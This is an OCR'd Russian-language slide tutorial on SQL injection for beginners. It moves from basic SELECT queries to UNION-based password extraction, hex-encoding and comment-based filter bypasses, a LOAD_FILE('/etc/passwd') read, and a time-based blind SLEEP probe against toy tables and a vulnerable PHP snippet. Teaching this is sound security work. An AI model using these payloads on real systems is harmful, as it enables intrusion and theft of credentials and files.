
SQLi for scrubz




Понятие таблиц и работа с ними

first column	second column	third column
data	data	data
data	data	data

id	2nd type of data	3rd type of data
1	data	data
2	data	data

first column
int_data
str_data



Ключевые слова в запросе

SELECT *column_name* FROM *table_name* WHERE *condition*

table_name		
first column	second column	third column
data	data	data
data	data	data

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

SELECT * FROM Коты
WHERE Хозяин = "Саймон"

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

SELECT * FROM Коты
WHERE Возраст > 1
AND Возраст < 5

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

SQL

Коты

Имя	Порода	Возраст	Хозяин
Кот	Рисованная	3	Саймон
Барсик	Гавана	1	Иванов
Проксик	Эгейская	5	Петров
Васька	Йорк	4	Сидоров

Простейшая уязвимость

Таблица: data
Столбцы: id, username, pass
Запрос: SELECT * FROM data WHERE id = '$text' AND id
= 1

id	username	pass
1	admin	123
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

$text = ' or id = 1 --

1	admin	123

Таблица: data
Столбцы: id, username, pass
Запрос: SELECT username FROM data WHERE id = '$text' and id != 1 ;

How to UNION

id	username	pass
1	admin	123
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

$text = 1' UNION SELECT pass FROM data WHERE id = 1 --

admin
123

$text = ' UNION SELECT pass FROM data WHERE id = 1 --

123

Таблицы: data, private_data
Столбцы: id, username, pass
Запрос: SELECT * FROM data WHERE id = 1 and id = '$text' ;

$text = ' UNION SELECT *,1 FROM data WHERE id = 1238 --

id	username	pass
1	admin	123
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

private_id	pass
378	lul
1337	rand
3301	cicada

id	username	pass
1	admin	123
1	3301	cicada

Функции

LIKE

```
SELECT username FROM users WHERE pass LIKE '%qwe%'
SELECT username FROM users WHERE pass LIKE '%qwe_'
```

'%' - неопределённое кол-во символов

'_' - один символ

IF

```
IF('pass' = 'pass', 1, 0)
IF((SELECT username FROM users WHERE id = 1) = 'admin', 1, 0)
IF((SELECT username FROM users WHERE id = 1) LIKE 'qwer%', 1, 0)
```

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

MID

MID(*value*, *number of starting symbol*, *hom many symbols*)

MID('value', 1, 1) = 'v' MID('value', 3, 2) = 'lu'

CONCAT

CONCAT('str1','str2',...,'strN') = 'str1str2...'
CONCAT('lu', 'l') = 'lul'

SELECT id, CONCAT(username,' - ', pass) AS user_data

id	user_data
1	admin - qwer
2	qwerty - qwerty
3	deadboi - Sdty.Qds.L5

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

GROUP BY

SELECT * FROM users GROUP BY 1

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

SELECT * FROM users GROUP BY 2

id	username	pass
1	admin	qwer
3	deadboi	Sdty.Qds.L53.i2f9
2	qwerty	qwerty

Экранирование символов

Экранирование символов — замена в тексте управляющих символов на соответствующие текстовые подстановки

Payload:

```
$text =  ' UNION SELECT * FROM users; --
```

```
$text = \'  UNION SELECT * FROM users; --
```

\ => \\

```
$text = \\' UNION SELECT * FROM users; --
```

Фильтрация символов

```
SELECT * FROM users WHERE pass = 'text'
```

```
SELECT * FROM users WHERE pass = text
```

Ошибка при выполнении запроса:
«Unknown column 'text' in 'where clause'»

0x74657874 = text

```
SELECT * FROM users WHERE pass = 0x74657874
```

```
SELECT/**/*/**/FROM/**/users/**/WHERE/**/pass/**/=/**/0x74657874
```

```
SELECT  LOAD_FILE('/etc/passwd')
SELECT  LOAD_FILE(0x2f6574632f706173737764)
SELECT/**/LOAD_FILE(0x2f6574632f706173737764)
```

/* - начало блока комментариев
*/ - конец блока комментариев

Определение уязвимости
Обычный и слепой метод

```
$name = $_POST['name'];

$query = "SELECT phone_number FROM
users WHERE name = '$name'";

$result = mysql_query($query);
```

Real life example

Список функций:

IF, MID, SLEEP, GROUP BY

id	username	pass
1	admin	qwer
2	qwerty	qwerty
3	deadboi	Sdty.Qds.L53.i2f9

SELECT IF((SELECT username where id = 1) = 'admin', SLEEP(4), '0') from data